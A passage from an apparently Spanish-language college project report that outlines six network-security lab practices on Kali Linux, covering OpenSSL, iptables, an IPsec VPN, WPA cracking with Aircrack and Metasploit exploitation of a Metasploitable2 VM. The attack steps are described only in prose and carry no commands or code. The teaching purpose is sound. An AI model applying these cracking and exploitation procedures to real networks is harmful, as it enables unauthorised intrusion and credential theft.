- Práctica 2. Funciones de resumen firmas y certificados digitales.

Para la práctica número tres y cuatro se revisó el capítulo 4 del PEA de la materia, como puntos a tratar dentro de este capítulo es el conocer cómo funcionan prácticamente las herramientas de *firewall* y *IPSEC*, para ayudar al estudiante a entender la administración de una red para prevenir ataques, se propuso los siguientes temas:

- Práctica 3. Configuración básica del *firewall*
- Práctica 4. Implementación de una VPN con el protocolo *IPSEC*

Para la práctica cinco se quiso demostrar lo vulnerable que puede ser una red inalámbrica y como parte del capítulo 4 del PEA de la materia se optó como tema el siguiente:

- Práctica 5. Seguridad en redes inalámbricas

Para la práctica número seis se demuestra todo lo aprendido en el semestre y se pretende mostrar al estudiante como una persona puede aprovechar los errores de una

mala configuración en un servidor para tomar el control de este aprovechando ciertas vulnerabilidades que posee, como tema se propuso el siguiente:

- Practica 6: Análisis y explotación de vulnerabilidades

Estas prácticas permitirán al estudiante involucrarse con nuevos temas y reforzar los ya aprendidos.

3.2 Principales vulnerabilidades que existen en la actualidad en redes de computadores

Se puede definir una vulnerabilidad como fallos existentes de los recursos o de procedimientos que permiten que alguna amenaza pueda afectar a un procedimiento, estos fallos pueden ser sistemas no actualizados o sistemas mal configurados que permiten que un agente externo pueda acceder sin permisos a los recursos o a la información que los sistemas proporcionan [2].

Los elementos más susceptibles de tener vulnerabilidades que pueden ser explotadas, son los siguientes: *routers*, *switches*, *firewalls*, servidores, PC's y sistemas operativos.

Las vulnerabilidades existentes en la actualidad que pueden afectar una infraestructura son de configuración, actualización y desarrollo que se detallan a continuación:

Las vulnerabilidades de configuración: En este punto se puede tomar en cuenta las configuraciones por defecto en un sistema o incluso una mala administración en las configuraciones de *firewalls* o en si algunas aplicaciones de los servidores que se tenga expuesta.

Las vulnerabilidades de actualización: Al no tener actualizado los sistemas se puede encontrar agujeros de seguridad que son corregidos en futuras actualizaciones y de esto un ciberdelincuente se aprovecha.

Las vulnerabilidades de desarrollo: Esto dependerá del tipo de aplicaciones y a validación de los datos que se pueda adquirir de estas. Existen diferentes tipos de escáner de vulnerabilidades para poder auditar en base a una metodología de pruebas de penetración, por ejemplo , si se va a auditar una aplicación web o una red, es diferente el escáner que será utilizado [2].

Existen tipos de vulnerabilidades que los ciberdelincuentes aprovechan para lograr penetrar una red y robar información, se detallan a continuación:

Desbordamiento de *buffer*: Como se observa en la figura 3:1 sucede cuando el programador no administra el espacio de memoria de un programa y en este espacio puede ser introducido un código que la máquina puede ejecutar antes de cualquier otra tarea.




Figura 3.1 Desbordamiento de *buffer* [18]

Errores *web*: Las vulnerabilidades que existen en la web se tiene por errores de validación de *input* al alterar una cadena de consulta SQL hacia la base de datos, errores de configuración de aplicaciones *web*, los cuales permiten ataques de inyección SQL y ataques XSS (*Cross Site Scripting*).

Errores de protocolo: Existe una gran cantidad de protocolos que generalmente son establecidos sin fijarse en la parte de la seguridad y en ocasiones no se tiene pensado el crecimiento que estos tienen y como la comunicación en las redes no estaba preparado para ser tan grande no se tomó en cuenta en la parte de seguridad [2].

Dadas estas vulnerabilidades, existe una forma remota de aprovechar estas vulnerabilidades y la forma social.

Remotamente se logra mediante una PC y se empieza a realizar un análisis de ataques al servidor objetivo para tratar de vulnerarlo, teniendo en conocimiento esto, el objetivo del proyecto es dar a conocer a los estudiantes los tipos de ataques más comunes y la forma como operan estos.

Escaneo de Puertos abiertos: Pese a que se puede clasificar a esta como una técnica también se la puede incluir dentro de los tipos de ataque *sniffers*, la finalidad de este es recopilar la información necesaria sobre los servicios que se encuentran habilitados para la escucha de solicitudes a través de los diferentes puertos de red. Esto permitiría poder

determinar a su vez la herramienta o el siguiente paso para realizar el ataque informático [6].

Phishing: Este ataque funciona en base al envío de correos falsos solicitando o presentando información respecto a información que se quiera conocer suplantando la identidad de una institución.

Ataque DoS: Sus siglas derivan de la frase “*Denial of service*” que significa denegación de servicio, el objetivo de este tipo de ataques es, como su nombre lo indica, negar a los usuarios el acceso a un servicio en específico o limitar el acceso al mismo alterando su funcionamiento [6].

Ataques Man In The Middle: Es muy popular entre los ciberdelincuentes debido a la cantidad de información a la que se tiene acceso en el caso de que se tenga éxito. Este tipo de ataque se basa en interceptar la comunicación entre 2 usuarios, permitiendo suplantar la identidad de uno u otro para ver la información y modificarla a su antojo, de tal forma que las respuestas recibidas en los extremos pueden estar dadas por el atacante y no por el usuario legítimo [3].

Ataques a redes inalámbricas: Consiste que mediante una base de datos se trata de descifrar la clave que un *router* está usando para poder tener acceso a una red *wi-fi*, esto ocurre que mediante un algoritmo que prueba todas las combinaciones de diccionarios que son utilizado si la contraseña está dentro de estos diccionarios lo indicará, esto mediante aplicativos que permiten conocer la información completa de la red inalámbrica [6].

3.3 Herramientas que posee Kali Linux para la detección de vulnerabilidades

Kali Linux es un sistema operativo que contiene una variedad de herramientas utilizadas para el análisis y detección de vulnerabilidades los cuales permiten elaborar las prácticas de laboratorio, según el objetivo de cada practica escogida se vio en la necesidad de escoger herramientas que permitan complementar eficientemente lo estudiado teóricamente en la materia de Seguridad en Redes.

Para la práctica uno y práctica dos al tratarse como tópico “Criptografía” del PEA de la materia, la herramienta que permite conocer el uso y funcionamiento de lo que interviene en confidencialidad, autenticación e integridad de los datos fue *Openssl*, cuyas funciones a realizar con esta herramienta se detalla continuación:

Cifrado con algoritmos simétricos y asimétricos (privacidad): Trata acerca de métodos que permite tener una comunicación segura entre dos partes realizando el intercambiado la clave. La simetría se refiere a que tanto el emisor como el receptor tienen la misma llave para cifrar como para descifrar.

Funciones de resumen (integridad): Las funciones de resumen, son usadas para brindar integridad, así como la autenticidad de mensajes de su origen, es también ampliamente usada para firmas digitales.

Creación de una autoridad de certificación (autenticación). Una autoridad de certificación (CA) tiene sus funciones que serán las de firmar los certificados digitales de usuario, generar los certificados y mantener el estado correcto de los certificados.

Esta herramienta proporciona una comunicación segura entre dos entes previniendo así las vulnerabilidades que se tiene frente un ataque *man in the middle* ya que la información que viaja a través de la red va cifrada.

Como resultados de la práctica uno guía de profesores se explica detalladamente el uso de esta herramienta para generar llaves simétricas y asimétricas, así como cifrar archivos mediante líneas de comandos mientras que para la práctica dos se explica detalladamente el uso de funciones de resumen, firmas y la creación de una CA.

Para la práctica tres al tratarse como tópico “Dispositivos de seguridad y herramientas” del PEA de la materia y uno de los puntos es el estudio del *firewall*, se da a conocer al estudiante el uso y funcionamiento de esta herramienta en una red simulada.

A través del *firewall* se puede permitir o restringir el acceso a los usuarios a sitios como *Facebook*, *YouTube* y otros, mantener redes separadas de Internet y de esta forma dar seguridad a la información en una red interna. Tomando en cuenta lo mencionado, la principal herramienta que contiene los sistemas operativos *Linux* es a través del servicio *iptables*, cuyas funciones son: establecer reglas de filtrado de paquetes.

Este *firewall* puede examinar información de la capa de aplicación como una solicitud *HTTP*, *FTP* y si encuentra algunas aplicaciones no legítimas, bloquearlas. Previniendo ataques de un ciberdelincuente que pueda aprovechar de muchas maneras un puerto abierto.

Para la práctica cuatro se tomó en cuenta uno de los puntos del tópico “Dispositivos de seguridad y herramientas” del PEA de la materia que es conceptos básicos de IP *security* en este punto se realizó un estudio del principal uso de este protocolo y como resultado se estuvo en el uso de VPN's.

Kali Linux ofrece una herramienta llamada *strongswan* que permite realizar una VPN implementada mediante el protocolo *IPsec* para la comunicación a través de llaves compartidas de *host a hosts* o de red a red.

El protocolo *IPsec* establece una conexión proporcionando el cifrado de cada paquete de datos durante el tiempo que se permanezca conectado. Esto se logra ya que las dos partes deben autenticar y definir las claves compartidas logrando así una comunicación, la seguridad, funciona gracias a la administración y autenticación de claves a través del intercambio de claves de Internet tipo IKEv1 o IKEv2.

Una de las herramientas que permite conocer las vulnerabilidades en las redes inalámbricas o deficiencias como claves muy cortas y sencillas es *Air-crack*. *Air-crack* permite monitorizar en tiempo real cualquier red inalámbrica al alcance, para la práctica número cinco se demuestra como esta herramienta permite romper una clave de una red inalámbrica en cuestión de minutos gracias a las deficiencias presentes como: una clave que contiene solo de números o una clave muy corta. Una clave puede ser crackeada en un instante o en horas dependiendo del nivel de dificultad y de las características de la maquina atacante.

Finalmente, según lo estudiado en el análisis de vulnerabilidades una de las herramientas más utilizadas para la detección y explotación es *Metasploit Framework*, para la practica 6 se utilizó tanto la herramienta Nmap como *Metasploit Framework* el cual es una herramienta imprescindible que se debe conocer para adentrarse al mundo del hacking y la ciberseguridad.

Metasploit framework es una herramienta muy potente para las pruebas de penetración y auditoria cuyas características son:

- Posee automatización de exploits, payloads también se puede adherir cualquier *exploits* creado.
- Cuenta con actualizaciones casi mensuales
- Funcionalidades que prácticamente bien usados se puede realizar auditoria

Para el uso más practico los *exploits* y *payloads* están divididos en módulos lo que permite mayor orden.

3.4 Prácticas de laboratorio para el docente y los estudiantes.

Se han desarrollado seis prácticas de laboratorio que incluyen temas relacionados con cifrado y descifrado de información, vulnerabilidades y seguridad en redes inalámbricas. dichas prácticas, se encuentran implementadas y previamente comprobadas su funcionalidad, luego de lo cual se ha redactado las hojas guías para que los estudiantes realicen la implementación de cada una de estas prácticas y obtengan los resultados planteados.

Práctica 1: Criptografía simétrica y asimétrica

Objetivos

- Familiarizar al estudiante con las funciones criptográficas empleadas para el cifrado simétrico y asimétrico con la herramienta *OpenSSL* para proporcionar confidencialidad, autenticación e integridad para una comunicación.
- Usar las herramientas que proporciona *OpenSSL* para la elaboración de operaciones criptográficas como cifrado de claves simétricas y asimétricas empleando diferentes algoritmos de seguridad.

Componentes de software

En la presente práctica se emplean los siguientes componentes de software

- *VirtualBox*
- *S.O Kali Linux*
- *OPENSSL*

Descripción de la práctica

Esta práctica consiste en dar a conocer diversas técnicas criptográficas que permitan que la información compartida sea comprensible únicamente para la parte deseada manteniéndola oculta para las demás partes. Estos mecanismos se diseñan en base a algoritmos de cifrado de clave simétrica y de clave asimétrica conocidos como llave pública y llave privada.

La herramienta *OpenSSL* contiene las siguientes aplicaciones que se utilizan para el desarrollo de la práctica.

- Generar claves RSA y DSA
- Cifrar y descifrar con distintos algoritmos de cifrado

La práctica se desarrolla en una máquina virtual ejecutando el sistema operativo *Kali Linux*, durante la realización se emplean herramientas implementadas por *OpenSSL* a través de líneas de comando.

la práctica consiste en la creación de un archivo de texto con la información que se desea proteger mediante los procesos de cifrado que la herramienta ofrece. Las operaciones de cifrado simétrico se realizan empleando el comando “*enc*” mediante el cual se puede cifrar y descifrar con diversos algoritmos de encriptación.

Para el cifrado asimétrico las funcionalidades se encuentran repartidas entre diferentes comandos dentro de esta herramienta. Para esta sección se estudia la generación y gestión de claves públicas y privadas en la que dos usuarios puedan comunicarse de manera segura.

Las hojas guía para el estudiante se encuentran en el Anexo No 2.

Resultados de la práctica.

Como resultados de la práctica se espera que el estudiante tenga un conocimiento básico de configuración de la herramienta *openssl* para la generación de llaves públicas y privadas con diferentes algoritmos de encriptación para establecer una comunicación segura entre dos usuarios.

Para cumplir con las expectativas de lo que se espera para la práctica se realizó la simulación de una comunicación segura entre dos usuarios, realizando el proceso de encriptación con la herramienta *openssl*.

Esta práctica consta de dos parte, la primera parte se realizó la comunicación mediante cifrado simétrico y la segunda parte mediante cifrado asimétrico, para demostrar su funcionamiento se realizó guías para profesores mediante capturas de pantalla.

Práctica 2: Funciones de resumen, firmas y certificados digitales

Objetivos

- Usar herramientas proporcionadas por *OpenSSL* para la realización funciones de resumen, firmas y certificados digitales empleando diferentes algoritmos.
- Conocer la diferencia que existe entre los diferentes algoritmos criptográficos para funciones de resumen.
- Aprender a elaborar una autoridad de certificación y su utilidad con la herramienta *OpenSSL*.

Componentes de software

En la presente practica se emplean los siguientes componentes de software:

- *VirtualBox*
- *S.O Kali Linux*
- *OpenSSL*

Descripción de la práctica

Esta práctica permite familiarizar al estudiante con las funciones de resumen (*hash*), este tipo de funciones permite garantizar la integridad de un mensaje o documento en su proceso de transmisión, es decir asegurar de que un mensaje o documento no haya sido modificado durante su tránsito a través de la red, sin requerir el cifrado del mismo. La ventaja de las funciones de resumen es que su cálculo, para un mensaje dado, resulta más rápido que el cifrado de ese mensaje mediante un algoritmo de clave pública, por lo que este método puede utilizarse para llevar a cabo firmas digitales más rápidamente, además, esta práctica permite comprender los pasos necesarios para que una Autoridad emita un certificado y entender qué papel juegan los certificados en la firma y verificación de documento

Las hojas guía para el estudiante se encuentran en el Anexo 2

Resultados de la práctica

Como resultados para esta práctica se espera que el estudiante conozca más funcionalidades que la herramienta *openssl* ofrece, en este caso la realización de cálculos de funciones de resumen con diferentes algoritmos para brindar integridad a un documento además de poder crear una autoridad de certificación utilizada para brindar autenticación en las comunicaciones digitales.

Para cumplir con las expectativas de esta práctica se realizó una simulación de los procesos a seguir para la elaboración de los cálculos de la funciones de resumen firmas digitales y la creación de una autoridad de certificación demostrando así la utilidad que esta herramienta tiene, el proceso que se realizó esta detallado como guía para profesores practica dos mediante capturas de pantalla.

Práctica 3: Configuración básica del Firewall

Objetivos

- Instalar un cortafuegos en el sistema operativo *Kali Linux* para la administración de una red virtualizada.
- Conocer el funcionamiento básico de la herramienta iptables
- Permitir o denegar el acceso a internet mediante protocolos establecidos con iptables

Componentes de software

- VirtualBox
- S.O *Kali Linux*
- Servidor Metasploitable
- S.O Ubuntu

Descripción de la práctica

La práctica de configuraciones básicas del firewall coloca al estudiante en un entorno más complejo dentro de *Kali Linux*; sin embargo, mantiene la misma estructura de los comandos en Linux los cuales ayuda a tener un código entendible y fácil de ejecutar de manera que se obtenga los resultados esperados.

Para esta práctica se necesita disponer de varias máquinas virtuales dentro de *VirtualBox*, además de la maquina anfitrión (*Kali Linux*). La figura 3.2 muestra la configuración de cada una de las máquinas virtuales.




Figura 3.2 Entorno de Red para la práctica tres

Cortafuegos (*firewall*)

- La primera interfaz (*eth0*) está configurada como bridge modo puente
- La segunda interfaz (*eth1*) y tercera interfaz (*eth2*) están configuradas como red interna
- De esta forma se tiene un cortafuegos que hace de puente entre la red física de nuestra máquina, una red virtual interna con un equipo servidor y otro de área de trabajo

Servidor (*metasploitable2*)

- La interfaz (*eth2*) está configurada como red interna (servidor)

Área de trabajo (*PC's*)

- La interfaz (*eth1*) está configurada como red interna (red1)

Las hojas guía para el estudiante se encuentran en el Anexo 2.

Resultados de la práctica

Como resultados para esta práctica se espera que el estudiante pueda configurar un *firewall* con reglas establecidas para diferentes funcionalidades de manera que pueda proteger una red de posibles intrusiones provenientes del exterior a la red asociada.

Para cumplir con lo esperado se realizó la simulación de una red en un sistema de virtualización en la cual se implementó como *firewall* un sistema operativo *Kali Linux* estableciendo reglas que permiten mostrar al estudiante las funcionalidades de esta herramienta, el proceso realizado se encuentra mediante hojas guías para profesores a través de capturas de pantalla.

Practica 4: Implementación de una VPN con *IPsec*

Objetivos

- Desarrollar una configuración de una VPN tipo transporte *IPsec* entre dos hosts en la misma red.
- Reconocer con un analizador de datos el protocolo de cifrado que utiliza *IPsec* y como actúa.

Contenido del software

- S.O *Kali Linux*
- Dos máquinas virtuales

Descripción de la práctica

Esta práctica está enfocada en permitir la comunicación entre dos entidades utilizando el protocolo *IPsec*, el configurar un host para permitir una conexión entre dos o más hosts que ejecutan *Kali Linux* no es un proceso sencillo.

Para esta práctica se desea que la encriptación proteja toda la comunicación entre dos hosts por un método comprensible del uso de claves compartidas (PSK).

Los casos de uso posibles para esta práctica incluyen evitar el uso del rastreo de paquetes para descubrir el tráfico de la red y asegurarse que dos o más *hosts* tengan comunicaciones TCP y UDP que no puedan ser manipuladas.

Para esta práctica se asumen los siguientes términos:

Se tiene al menos dos máquinas virtuales con sistema operativo *Kali Linux* entre los que desea cifrar las comunicaciones (denominados emisor y receptor en el desarrollo de la

práctica), estas máquinas virtuales pueden acceder entre sí sin ningún NAT en el camino (NAT agrega una capa adicional de complejidad para VPN como esta)

Se realiza una configuración de *IPsec* rápida y sencilla, por lo que se utiliza claves compartidas (PSK) para la autenticación.

Las hojas guía para el estudiante se encuentran en el Anexo 2.

Resultados de la práctica

Como resultados para esta práctica se espera que el estudiante pueda crear una comunicación segura entre dos máquinas a través de la red utilizando el protocolo *IPsec*.

Para cumplir con lo esperado se realizó una simulación con las configuraciones necesaria para que dos máquinas virtuales puedan comunicarse entre sí mediante el protocolo *IPsec* utilizando la herramienta *strongswan*, el cual funciona configurando *scripts* proveniente de la herramienta, para verificar su funcionamiento fue necesario utilizar otra herramienta que permite analizar la información que las dos máquinas comparten, el proceso realizado se encuentra como hojas guías para profesores a través de capturas de pantalla.

Practica 5: Seguridad en redes inalámbricas

Objetivos

- Aprender el funcionamiento básico de *Air-crack*.
- Verificar la seguridad de la red inalámbrica.
- Realizar un ataque a una red inalámbrica con clave WPA

Componentes del software

- S.O. *Kali Linux*

Componentes de hardware

- Adaptador *WI-FI* USB

Descripción de la práctica

Para la presente práctica se utiliza el software de virtualización *VirtualBox* para simular el equipo GNU/Linux con el cual se procede a realizar el ataque a una red inalámbrica, una vez definido el sistema de virtualización se define la red inalámbrica víctima haciendo uso de las herramientas que *Kali Linux* ofrece.

Air-crack es un conjunto de herramientas que permiten lograr romper una contraseña WPA/WPA2 en base a diccionarios, realizando un conjunto de acciones en un orden específico para acceder a la red inalámbrica objetivo.

Esto se logra en base a diccionarios que contienen contraseñas predeterminadas y comunes, así como también obligando a algún dispositivo conectado a la red volver a autenticarse para que esta herramienta pueda capturar el procedimiento crucial donde la clave de la red inalámbrica se intercambia entre el router y el dispositivo.

Las hojas guía para el estudiante se encuentran en el Anexo 2

Resultados de la práctica

Como resultado para la práctica se espera que el estudiante este en la capacidad de poder utilizar la herramienta para encontrar vulnerabilidades en las redes inalámbricas dando como ejemplo el romper contraseñas WPA.

Para poder cumplir con las expectativas de lo esperado se realizó una simulación de la utilización de la herramienta junto con un modem preconfigurado para que la contraseña de la red *wi-fi* no sea muy complicada de descifrar y así mostrar cómo funciona la herramienta *aircrack*, El proceso realizado se detalla como hojas guías para profesores a través de capturas de pantalla.

Practica 6: Análisis y explotación de vulnerabilidades

Objetivos

- Investigar acerca del funcionamiento básico de la herramienta *Metaexploit Framework*.
- Conocer cómo actúa junto otras herramientas de seguridad como *John the ripper* y Nmap .
- Implementar un ataque a *Metasploitable2-Linux* en el que existen vulnerabilidades sin corregir en su sistema Linux

Contenido del software

- S.O. *Kali Linux*
- *Metasploit framework*
- *Metasploitable*

Descripción de la práctica

En esta práctica se utiliza el *software* de virtualización *VirtualBox* para simular los equipos necesarios sobre los que se realizan las pruebas de penetración, una vez definido el sistema de virtualización se procede a definir la máquina virtual víctima y la máquina virtual atacante desde la cual es posible realizar ataques, detectar puertos abiertos, capturar y analizar paquetes.

Desde la máquina virtual atacante se utiliza la consola de *Metasploit*, la interfaz a usar es *Msfconsole* donde se ejecutan los comandos correspondientes dirigidos al servidor en el que se va a realizar la prueba de penetración.

Metasploit Framework permite la configuración junto a una base de datos donde se guarda la información del procedimiento realizado, como equipos localizados, servicios, vulnerabilidades e información adicional. Esa información puede generarse desde la misma herramienta utilizando los módulos *Auxiliary* o importando información a partir de herramientas externas como *NMAP*, *Nessus* o *openvas*.

Una vez obtenida la información que estas herramientas o en sí de los módulos *Auxiliary* de *metasploit* arrojan, se busca *exploits* que puedan aprovechar las vulnerabilidades sobre los servicios que la máquina víctima ofrece y junto a los *payloads* tomar el control de la máquina víctima, para la práctica se generó una *shell* desde la máquina atacante para adquirir información como es nombres y claves de usuarios y junto a una herramienta externa como es *john the ripper* para conocer las claves encriptadas.

Las hojas guía para el estudiante se encuentran en el Anexo 2.

Resultados de la práctica.

Como resultado para esta práctica se espera que el estudiante pueda realizar los procesos para lograr vulnerar un sistema.

Para cumplir con las expectativas esperadas se realizó una simulación en la cual se demuestra el proceso a realizar para lograr explotar una vulnerabilidad en una máquina virtual preconfigurada. El proceso realizado se detalla como guías para profesores a través de capturas de pantalla.

3.5 Simulación de las prácticas realizadas para la demostración de resultados que se espera cuando el estudiante elabore la práctica

Cada una de las funciones a realizar en las prácticas de laboratorio del proyecto están detalladas en el anexo No 2 guías para estudiantes adicional a esto se realizaron videos explicativos de cada una de las practicas elaboradas; sin embargo, como adicional se realizó guías para profesores en la cual se detalla los procedimiento realizado por cada práctica de laboratorio por medio de capturas de pantalla que se demuestra en el anexo No 3.

4. CONCLUSIONES Y RECOMENDACIONES

4.1 CONCLUSIONES

Cada práctica fue desarrollada con el fin de fortalecer las enseñanzas aprendidas en la parte teórica del PEA de la materia y ayudar al estudiante en su desempeño en la parte laboral teniendo un conocimiento de la utilización de varias herramientas para la implementación de políticas básicas de seguridad de la información

En función del análisis realizado en base a las vulnerabilidades investigadas se concluyó que Kali Linux contiene las herramientas necesarias para simular un ataque en un ambiente controlado y dar a conocer al estudiante como un ciberdelincuente actúa aprovechándose de dichas vulnerabilidades.

Es conocido que los canales de comunicación informáticos y los avances tecnológicos facilitan las actividades dentro de una entidad, tener un sistema más avanzado crea una ventaja sobre otras entidades. Sin embargo, el uso de nuevas tecnologías también posibilita que existan nuevos y más ciberataques o delitos informáticos es por ello que se debe conocer de manera efectiva que tan vulnerable es un sistema para tomar las medidas necesarias para contrarrestar estos ataques.

Durante el desarrollo de este proyecto no sólo se ha aprendido a manejar las herramientas de seguridad mencionadas en el proyecto, sino también a notar lo inseguro que están los sistemas en general y, por tanto, es necesario fortalecer que los profesionales se encuentren capacitados en aspectos relacionados a la seguridad de redes para que sean capaces de establecer seguridades en equipos mediante firewalls o algoritmos de encriptación y canales seguros de comunicación.

El entorno virtual empleado en el presente proyecto está considerado con el fin de facilitar la realización de las prácticas de laboratorio en base al uso de herramientas de manera educativa para que los estudiantes fortalezcan su proceso de formación en la carrera de Tecnología Superior en Redes y Telecomunicaciones y más no para que estas herramientas sean utilizadas para actividades ilícitas.

4.2 RECOMENDACIONES

Se debe tomar en cuenta que las políticas de seguridad para cada sistema operativo, servicio, o recurso de red son actualizadas constantemente, por lo que se recomienda investigar las medidas de seguridad y nuevas amenazas para mantenerse al día y realizar las acciones necesarias para mitigarlas.

Es recomendable tener un conocimiento básico de los sistemas operativos Linux para entender los permisos que se necesitan para realizar algunas tareas solicitadas en las prácticas de laboratorio creados, ya que se solita tener acceso con todos los privilegios. Aunque Kali Linux es un sistema amigable con el usuario, aún existen herramientas en base a comandos por lo que se recomienda estar familiarizado con el uso de sistemas operativos basados en Linux.

Existen demasiadas herramientas dentro de Kali Linux dedicadas a la seguridad de la información, es recomendable estudiarlas a fondo para emplearles de manera eficiente permitiendo de esta manera a las personas adentrarse en el mundo del hacking ético.

5. REFERENCIAS BIBLIOGRAFICAS

- [1] ciberseguridad, «b2b consultores,» 10 enero 2019. [En línea]. Available: <https://btob.com.mx/ciberseguridad/amenazas-y-vulnerabilidades-de-los-sistemas-informaticos/>. [Último acceso: agosto 2020].
- [2] M. I. Romero Castro, «INTRODUCCIÓN A LA SEGURIDAD INFORMATICA Y ANALISIS DE VULNERABILIDADES,» Octubre 2018. [En línea]. Available: <https://www.3ciencias.com/wp-content/uploads/2018/10/Seguridad-inform%C3%A1tica.pdf>. [Último acceso: Agosto 2020].
- [3] B. F. Gutierrez, «uvadoc.uva.es,» [En línea]. Available: <https://uvadoc.uva.es/bitstream/handle/10324/5792/TFG-B.511.pdf?sequence=1>. [Último acceso: Agosto 2020].
- [4] M. Sierra Solis, «scielo.sld.cu,» Junio 2018. [En línea]. Available: http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S2218-36202018000300021. [Último acceso: Agosto 2020].
- [5] kali by offensive security, «kali linux,» 25 Noviembre 2019. [En línea]. Available: <https://www.kali.org/docs/introduction/what-is-kali-linux/>. [Último acceso: Agosto 2020].
- [6] C. L. Coloma Almeida, «repositorio.ug.edu.ec,» 2018. [En línea]. Available: <http://repositorio.ug.edu.ec/bitstream/redug/35450/1/B-CINT-PTG-N.378%20Almeida%20Coloma%20Cesar%20Leonardo%20.%20Pincay%20P%20c3%a1rraga%20Jasson%20Alfredo.pdf>. [Último acceso: Diciembre 2020].
- [7] oracle, «VirtualBox,» [En línea]. Available: <https://www.virtualbox.org/>. [Último acceso: Diciembre 2020].
- [8] T. Diaz, «blyx.com,» 06 Julio 2006. [En línea]. Available: https://blyx.com/public/docs/security/Usando_OpenSSL_en_el_mundo_real.pdf. [Último acceso: Diciembre 2020].
- [9] T. Rhodes, «www.freebsd.org,» [En línea]. Available: https://www.freebsd.org/doc/es_ES.ISO8859-1/books/handbook/openssl.html. [Último acceso: Diciembre 2020].
- [10] A. Molina, «openwebinars.net,» Noviembre 2018. [En línea]. Available: <https://openwebinars.net/blog/que-es-iptables/>. [Último acceso: Diciembre 2020].
- [11] StrongSwan, «strongswan.org,» [En línea]. Available: <https://wiki.strongswan.org/projects/strongswan/wiki/IntroductionTostrongSwan>. [Último acceso: Diciembre 2020].
- [12] «Seguridad Wireless.net,» [En línea]. Available: <https://www.seguridadwireless.net/aircrack-ng-spain/>. [Último acceso: 2021].

- [13] LETHANI , Agosto 2018. [En línea]. Available: <https://hackinglethani.com/es/metasploit-introduccion-al-pentesting/>. [Último acceso: Diciembre 2020].
- [14] Vasco, «Guia Metasploitable 2,» Mayo 2016. [En línea]. Available: <https://fwhibbit.es/guia-metasploitable-2-parte-1>. [Último acceso: Diciembre 2020].
- [15] tp-link, «tp-link,» [En línea]. Available: <https://www.tp-link.com/es/home-networking/adapter/tl-wn823n/>. [Último acceso: Diciembre 2020].
- [16] Escuela de Formacion de Tecnologos, *Programa de Estudios por Asignatura*, Quito, 2020.
- [17] openssl , «openssl,» [En línea]. Available: <https://www.openssl.org/docs/man1.0.2/man1/ciphers.html>. [Último acceso: Febrero 2021].
- [18] C. Vargas Lozano, «slideshare,» 2011. [En línea]. Available: <https://www.slideshare.net/RevistaSG/ups-cdigo-inseguro-deteccin-explotacin-y-mitigacin-de-vulnerabilidades-en-software>. [Último acceso: Diciembre 2020].

